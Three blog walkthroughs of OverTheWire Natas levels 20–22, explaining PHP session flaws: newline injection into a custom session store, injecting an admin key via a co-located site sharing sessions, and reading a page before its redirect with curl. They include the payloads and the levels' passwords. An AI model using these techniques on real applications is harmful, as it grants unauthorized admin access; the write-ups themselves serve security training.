
**What is Natas?**

**Level 20 ➔ 21**


Visiting http://natas20.natas.labs.overthewire.org/ with [credentials](https://learnhacking.io/overthewire-natas-level-19-walkthrough/) natas20 and eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF gets us this view:



If we check the PHPSESSID cookie in Dev Tools, it ends up being a random string of characters. We’re given the source code, and as before, we can append ?debug to the URL (e.g. http://natas20.natas.labs.overthewire.org/index.php?debug) and see debug output:




Our goal is to “login as an admin” in order to get natas21 credentials. In the source code, that happens here:



In order to view the credentials, we need the $\_SESSION variable to exist, for it to contain a key called admin and for the value of that key to be 1.

**Source code analysis**

From the debug view shown above, how did we get a session value? Looking at the end of the provided source code, we see these lines of code:




First, [session\_set\_save\_handler()](https://www.php.net/manual/en/function.session-set-save-handler.php?ref=learnhacking.io) is called. This is a session-related function that sets user-level session storage functions. In other words, it lets the author of the code specify exactly what they want to happen when a session is read from, written to, opened, closed, and destroyed.

Then, [session\_start()](https://www.php.net/manual/en/function.session-start.php?ref=learnhacking.io) is called, which starts or resumes an existing session. Then we call the print\_credentials() function that would have shown us the flag if we had the admin values set. Then it checks for “name” in the session value and, if present, sets that for the form.

Of the functions specified in the session\_set\_save\_handler() call, all but two are empty functions. That means we can effectively ignore myopen(), myclose(), mydestroy(), and mygarbage(). The remaining two are myread() and mywrite().

**Session writing: mywrite()**

If we’re to submit a name in the input provided to us, mywrite() is called. If we have ?debug appended to our requested URL, we’ll get debug output printing the $sid (randomly assigned session ID) and $data.



But we also see there are comments saying that the program uses something that’s “better” than the encoded $data value.

The $sid is checked to make sure it only includes alphanumeric characters using [strspn()](https://www.php.net/manual/en/function.strspn.php?ref=learnhacking.io). This prevents us from doing some kind of path traversal attack using this line:

$filename = session\_save\_path() . "/" . "mysess\_" . $sid;


Then, things get a bit weird. The $data variable (which contains the serialized version of $\_SESSION) is cleared, and the $\_SESSION variable is [ksort()](https://www.php.net/manual/en/function.ksort.php?ref=learnhacking.io)‘d, which sorts the keys in ascending order.

Any time that developers go out of their way to avoid using the normal behavior of a function or library is an opportunity to find a bug. Not to say that open source developers are infallible, but the intended usage is usually there for good reason.

Finally, each key and value pair in $\_SESSION are read into the (recently cleared) $data variable, and saved in the file.

**Session reading: myread()**

Next up is the myread() function, which takes a $sid value (the random PHPSESSID) and makes sure it is not doing any path traversal weirdness.




Then it looks for the existence of the file that was saved previously in the mywrite() call. It gets the contents from that file, reads it line by line, and then writes that into the $\_SESSION variable.

The last few lines are a bit confusing but if each line from the file is separated out (using the newline character) and read into a $line variable, then an example where set set name to equal test would look like:

* File contents “name test” are read out of file
* $parts reads “name test” using [explode()](https://www.php.net/manual/en/function.explode.php?ref=learnhacking.io), which separates “name test” using a space character, and turns it into an array of $parts = ["name", "test"];
* If the $parts[0] (which should be “name” in this example) is not empty, $\_SESSION[$parts[0]] = $parts[1];  In our example, this means $\_SESSION["name"] = "test";

**Pinpointing the vulnerability**

I got hung up on this level for quite a while, making the vulnerability more complicated than it needed to be. If you use the debug variable, you see output like:



The name|s:4:"test" part looks like a classic PHP object encoding vulnerability. But, I missed earlier that while that info gets printed up in the debug statement as $data, the value of $data gets overwritten for this homebrew $\_SESSION storage scheme.

Another thing I missed was that myread() has a foreach loop to read lines out of the file. Why would there be multiple lines in a file where there’s only one key (“name”) that we can set?

Similar to that, why is there a ksort() to sort multiple keys if there’s only one key (again, “name”) that we can input?

The last clue that I originally missed was the newline character. The program *does* add a new line in for us in the mywrite() function, which partially explains why the myread() function reads lines in using the new line character as the end of the line. However, if there’s only one intended line, it seems unnecessary.

**Injecting newlines**

In addition to being unnecessary, it’s also exploitable, since no filtering is happening on our name input. If we’re able to input whatever we want for our name, which then gets formatted into:

name <our input>

Let’s try adding a \n and then more input such that the mywrite() function breaks it up by newline and writes it to the file as:


name test

secondkey whatever\_we\_want\_here

Of course, since our goal is $\_SESSION["admin"] = 1, our string will look like:

test\nadmin 1

We can’t inject this value using the browser form directly, so let’s open up [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) and use it to capture us submitting “test” to the form input. Then, right-click the request and select Send to Repeater.




**Natas Level 20 Solution**


Now that we’ve got the POST request sent to the repeater, we can make our modifications to get the flag. Here’s our original request:




We need to change test to be test\nadmin 1 but we need to [URL encode](https://www.urlencoder.io/?ref=learnhacking.io) this. A newline character is URL-encoded as %0A and a space is [URL-encoded](https://learnhacking.io/url-encoding-a-security-primer/) as %20:



Add ?debug to the end of your request and hit Send. The result should include the flag:



You can also click on the Render tab to see it more easily:



As you can see, it interpreted our input (with “name test” and “admin 1” on two separate lines) as valid data, (k)sorted them in alphabetic order, and then set the first one (“admin”) as a key/value pair in the $\_SESSION variable, granting us admin access.

**Takeaway**: look for ways that developers have tried to modify or bypass intended functionality, as there may be logic errors or the opportunity for injected data. And if you’re a dev, don’t do this. 🙂

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-20-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 8, 2021 4 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**


**OverTheWire Natas Level 21 Walkthrough**

Level 21 of Natas is covered in this blog post, including source code analysis and using [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) to get the flag. This is a continuation of several levels that point out various flaws in PHP session management.

**What is Natas?**


**Level 21 ➔ 22**

If we visit http://natas21.natas.labs.overthewire.org/ with [previously-found credentials](https://learnhacking.io/overthewire-natas-level-20-walkthrough/) natas21 and IFekPyrQXftziDEsUr3x21sYuahypdgJ, we see:




The source code for this website is pretty lacking, and mainly informs us that we are trying to get a $\_SESSION key/value pair of “admin=1” in order to view the flag.

The page tells us that the website is co-located with another website at http://natas21-experimenter.natas.labs.overthewire.org. If we navigate there, we see a form that lets us inject different CSS values and display a simple Hello World! styled div:



We’re provided source code for this website, too.



It has a concept of “valid keys”, which include align, fontsize, and bgcolor, all CSS properties.

**Rendering the form**

The form reads each of the valid keys and creates a form input for them with either the default value, or the value taken out of the $\_SESSION variable.


Then it concatenates all of the CSS styles into a $style variable and adds that into a HTML div:

$style = "background-color: ".$\_SESSION["bgcolor"]."; text-align: ".$\_SESSION["align"]."; font-size: ".$\_SESSION["fontsize"].";";

This means that the app is vulnerable to cross site scripting (XSS), although XSS didn’t end up being useful for solving this level.

**Reading in requests**

The last part of the source code is the most interesting part for us:



This is the logic that handles a POST request with data to update the variables. Before, the form creation only read valid keys. Here, there is no such restriction, which means we can append our own keys and have them read into the $\_SESSION variable.

There’s one issue though. These are two separate websites, so how will a $\_SESSION variable on one website affect the other website?


Our hint is that the two sites are co-located. [PHP session information is stored in files on the server](https://canvas.seattlecentral.edu/courses/937693/pages/10-advanced-php-sessions?ref=learnhacking.io), and if the web apps both process session data in a similar way, we might be able to inject the admin=1 data into the $\_SESSION variable on one site, then immediately request a page from the other site using the same PHPSESSID, since the session data for both websites have to be on the same server.

**Natas Level 21 Solution**


To solve this level, set up [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) to proxy traffic from your web browser.

Then, click “Update” on the form at http://natas21-experimenter.natas.labs.overthewire.org/index.php. You should see a POST request in your [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) history (Proxy > HTTP History).


Right click the request and select Send to Repeater:




From here, you can add &admin=1 near the end of the POST data. The reasoning behind this is the source code we saw earlier that indiscriminately reads key/value pairs into the $\_SESSION variable.



Add ?debug on the end of /index.php:



Click “Go” and then look at the response. You’ll see that admin=>1 was read into the $\_SESSION variable.




Now, we need to make a GET request to http://natas21.natas.labs.overthewire.org/index.php?debug using the same PHPSESSID. You can either modify the existing request (changing POST to GET, changing the host, removing the referer and origin, POST data, etc.) or you can make a new request in your browser, and send that to the Repeater.

For whatever reason, I had timeouts using the first method (maybe a copy/paste error), so instead, I went this route:

1. Queue up both of the original requests from natas21-experimenter and natas21.
2. Send each to the Repeater.
3. Modify the natas21-experimenter one (as shown above) to include &admin=1 in the POST data.
4. Send that request.
5. Immediately copy the PHPSESSID over to the second request, and send that.



6.  Get the flag 🙂



**Takeaway**: test out cross-subdomain session cookies (and if you’re a dev, pay extra attention to managing this correctly).

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-21-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 9, 2021 3 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**


**OverTheWire Natas Level 22 Walkthrough**

This is a quick write-up for level 22 of Natas. The level itself is pretty straightforward compared to earlier levels, but still demonstrates a useful tool/trick to have when searching for bugs.


**What is Natas?**

**Level 22 ➔ 23**


If we navigate to http://natas22.natas.labs.overthewire.org/ and log in with [credentials found in the last level](https://learnhacking.io/overthewire-natas-level-21-walkthrough/) (natas22 and chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ), we see a curiously blank UI:



We’re given the source code again. This part seems pretty straightforward: if we have the key revelio in our GET request, we’re shown the password:



If we make a GET request with the revelio key (http://natas22.natas.labs.overthewire.org/index.php?revelio), we still get a blank page (and no flag). The reason why is in the top part of the source code:



If the revelio array key exists, and if the $\_SESSION variable doesn’t include admin=1, then we get redirected to location / which is the original index.php page.


That’s why we’re getting a blank page when we include the revelio key.

**Natas Level 22 Solution**

This level seems pretty easy but does a good job in demonstrating a not-uncommon problem: it’s not enough to redirect people away from sensitive information if they can intercept requests and view that information before the redirect happens.

There are two ways we can do this. You can use [curl](https://learnhacking.io/a-brief-guide-to-using-curl/) without the -L flag, so redirects are not followed:

curl -H 'Authorization: Basic bmF0YXMyMjpjaEc5ZmJlMVRxMmVXVk1nallZRDFNc2ZJdk40NjFrSg==' http://natas22.natas.labs.overthewire.org/index.php?revelio



Or you could use Burp Suite and look at the 302 request before the redirect happens.



Either way, we’ve got our flag!

**Takeaway**: look for 302 redirects when bug hunting. You can even set a Burp Suite rule to replace 302 statuses with 200 in order to view pages (pre-redirect) when browsing.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-22-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 10, 2021 3 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

